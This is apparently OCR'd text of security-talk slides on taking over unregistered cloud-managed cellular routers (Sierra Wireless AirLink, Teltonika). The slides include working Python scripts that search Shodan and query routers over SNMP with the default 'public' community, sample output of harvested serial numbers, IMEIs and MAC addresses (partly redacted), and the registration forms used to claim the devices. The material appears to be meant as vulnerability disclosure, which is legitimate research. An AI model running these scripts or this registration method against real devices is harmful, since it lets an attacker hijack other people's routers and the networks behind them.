
- **Unregistered device = Exposed to takeover**
- Attacker can:
  1. Collect identifiers
  2. Register to his account
  3. Device takeover



```
-----------------------------
Serial Number: LT917[redacted]1036
IMEI         : 35864[redacted]792
-----------------------------
Serial Number: LT815[redacted]1032
IMEI         : 35396[redacted]432
-----------------------------
Serial Number: LT917[redacted]1036
IMEI         : 35517[redacted]470
-----------------------------
Serial Number: LT917[redacted]1036
IMEI         : 35517[redacted]811
-----------------------------
Serial Number: LT636[redacted]1028
IMEI         : 35922[redacted]902
-----------------------------
Serial Number: LT606[redacted]1025
IMEI         : 35922[redacted]941
-----------------------------
Serial Number: CA134[redacted]004
IMEI         : 35922[redacted]388
-----------------------------
Serial Number: LT831[redacted]1032
IMEI         : 35396[redacted]602
-----------------------------
Serial Number: LT908[redacted]1036
IMEI         : 35396[redacted]211
-----------------------------
Serial Number: LT917[redacted]1036
IMEI         : 35517[redacted]256
-----------------------------
Serial Number: LT538[redacted]1025
IMEI         : 35396[redacted]346
-----------------------------
Serial Number: LT710[redacted]1028
IMEI         : 35922[redacted]453
-----------------------------
Serial Number: LT638[redacted]1028
IMEI         : 35922[redacted]170
```


Asset registration

Collect identifiers: SHODAN




```python
queries = ["RV50 port:161",
           "RV55 port:161"]
api = Shodan('[redacted]')

for query in queries:
    page = 1
    while True:
        ans = api.search(query=query, page=page)
        total = ans['total']
        print("Number of results: " + str(total))
        results = ans['matches']
        for result in results:
            try:
                ip_address = result['ip_str']
                query_res = get(ip_address,
                                ['1.3.6.1.4.1.20542.9.1.1.1.1154.0',
                                 '1.3.6.1.4.1.20542.9.1.1.2.10.0',
                                 '1.3.6.1.4.1.20542.9.1.1.6.5026.0'],
                                 hlapi.CommunityData('public'))
                serial = query_res.get('1.3.6.1.4.1.20542.9.1.1.1.1154.0', None)
                imei = query_res.get('1.3.6.1.4.1.20542.9.1.1.2.10.0', None)
                print("------------------------------")
                print("Serial Number: {}".format(serial))
                print("IMEI          : {}".format(imei))
            except Exception as e:
                pass
        if len(results) == 100:
            page += 1
        else:
            break
```

Collect



```
------------------------------
Serial Number: LT917[redacted]1036
IMEI         : 35864[redacted]792
------------------------------
Serial Number: LT815[redacted]1032
IMEI         : 35396[redacted]432
------------------------------
Serial Number: LT917[redacted]1036
IMEI         : 35517[redacted]470
------------------------------
Serial Number: LT917[redacted]1036
IMEI         : 35517[redacted]811
------------------------------
Serial Number: LT636[redacted]1028
IMEI         : 35922[redacted]902
------------------------------
Serial Number: LT606[redacted]1025
IMEI         : 35922[redacted]941
------------------------------
Serial Number: CA134[redacted]004
IMEI         : 35922[redacted]388
------------------------------
Serial Number: LT831[redacted]1032
IMEI         : 35396[redacted]602
------------------------------
Serial Number: LT908[redacted]1036
IMEI         : 35396[redacted]211
------------------------------
Serial Number: LT917[redacted]1036
IMEI         : 35517[redacted]256
------------------------------
Serial Number: LT538[redacted]1025
IMEI         : 35396[redacted]346
------------------------------
Serial Number: LT710[redacted]1028
IMEI         : 35922[redacted]453
------------------------------
Serial Number: LT638[redacted]1028
```

Register



Register AirLink RV5

Type: AirLink RV50x

Serial Number:

IMEI/ESN:


Name ℹ:

Activate Offer: ON

☐ Pre-configure system


Asset registration

Collect identifiers: SHODAN




```
queries = ['"Linux Teltonika" port:161']
api = Shodan('[redacted]')

for query in queries:
    page = 1
    while True:
        ans = api.search(query=query, page=page)
        total = ans['total']
        print("Number of results: " + str(total))
        results = ans['matches']
        for result in results:
            try:
                ip_address = result['ip_str']
                query_res = get(ip_address,
                                ['1.3.6.1.4.1.48690.1.1.0',
                                 '1.3.6.1.4.1.48690.1.5.0',
                                 '1.3.6.1.2.1.2.2.1.6.2'],
                                hlapi.CommunityData('public'))
                serial = query_res.get('1.3.6.1.4.1.48690.1.5.0', None)
                mac_address = query_res.get('1.3.6.1.2.1.2.2.1.6.2', None)
                if len(str(serial))==10 and mac_address:
                    print("-----------------------------")
                    print("Serial Number: {}".format(serial))
                    print("MAC Address   : {}".format(prettify(mac_address)))
            except Exception as e:
                pass
        if len(results) == 100:
            page += 1
        else:
            break
```

Collect



```
Serial Number: 112229[redacted]
MAC Address  : 00:1e:[redacted]:04
-----------------------------
Serial Number: 110200[redacted]
MAC Address  : 00:1e:[redacted]:9d
-----------------------------
Serial Number: 110485[redacted]
MAC Address  : 00:1e:[redacted]:7b
-----------------------------
Serial Number: 110767[redacted]
MAC Address  : 00:1e:[redacted]:31
-----------------------------
Serial Number: 110270[redacted]
MAC Address  : 00:1e:[redacted]:bc
-----------------------------
Serial Number: 110485[redacted]
MAC Address  : 00:1e:[redacted]:45
-----------------------------
Serial Number: 111262[redacted]
MAC Address  : 00:1e:[redacted]:b8
-----------------------------
Serial Number: 111447[redacted]
MAC Address  : 00:1e:[redacted]:5c
-----------------------------
Serial Number: 110633[redacted]
MAC Address  : 00:1e:[redacted]:b7
-----------------------------
Serial Number: 110270[redacted]
MAC Address  : 00:1e:[redacted]:35
-----------------------------
Serial Number: 100039[redacted]
MAC Address  : 00:1e:[redacted]:71
-----------------------------
Serial Number: 110369[redacted]
MAC Address  : 00:1e:[redacted]:54
-----------------------------
Serial Number: 110878[redacted]
MAC Address  : 00:1e:[redacted]:27
-----------------------------
```

Register



This form is used to add a device or multiple devices to your RMS company. To successfully add a device, you must use your device's serial number and MAC address (or IMEI if you are adding a TRB device), both of which can be found on the box the device came in, as well as in your router web settings. Click here to view a list of RMS compatible devices.

How to add a new device to RMS

Company: company_12

Device model type: RUT

☑ Automatically enable device service


Name:

Serial number:

LAN MAC Address:

Asset registration

Collect identifiers: WiGLE



STUMBL	WIFI NETWORKS	ATIONS	WIFI TODAY	BT DEVICES	CELL TOWERS
391,2	1,046,211,597	,996	48,865	1,122,406,675	18,157,493

DEF CON 30

Wed, 10 Aug 2022 06:01:25 GMT

DC30 is happening this week, and bobzilla and arkasha will be
Find us and say "hi" for swag!

-arkasha

Highway to the...

Wed, 03 Aug 2022 04:25:06 GMT

... #WWWD2022

read more...

-arkasha

World-Wide War Drive, RFHS and DEF CON 30

Fri, 29 Jul 2022 21:51:17 GMT

Greetings WiFriends! The fine folks at the RFHS have invited us to hold a World-Wide War Drive in conjunction with the DEF CON 30 RFHS, and we have answered the call. Registration is now open at the DC30 WWWD landing page

read more...

-arkasha

Latitude: -17.8304 to 61.5132

Longitude: 174.3888 to 9.8576

SSID: foobarnet

BSSID: 0A:2C:EF:3D:25:1B

Date Range: 2001-2023

- □ Possible FreeNet
- □ Possible Commercial Net
- □ No Labels
- □ Only Discovered By Me
- □ Only Discovered By Others


Coloring: density

Network density coded


View: Standard

Asset registration

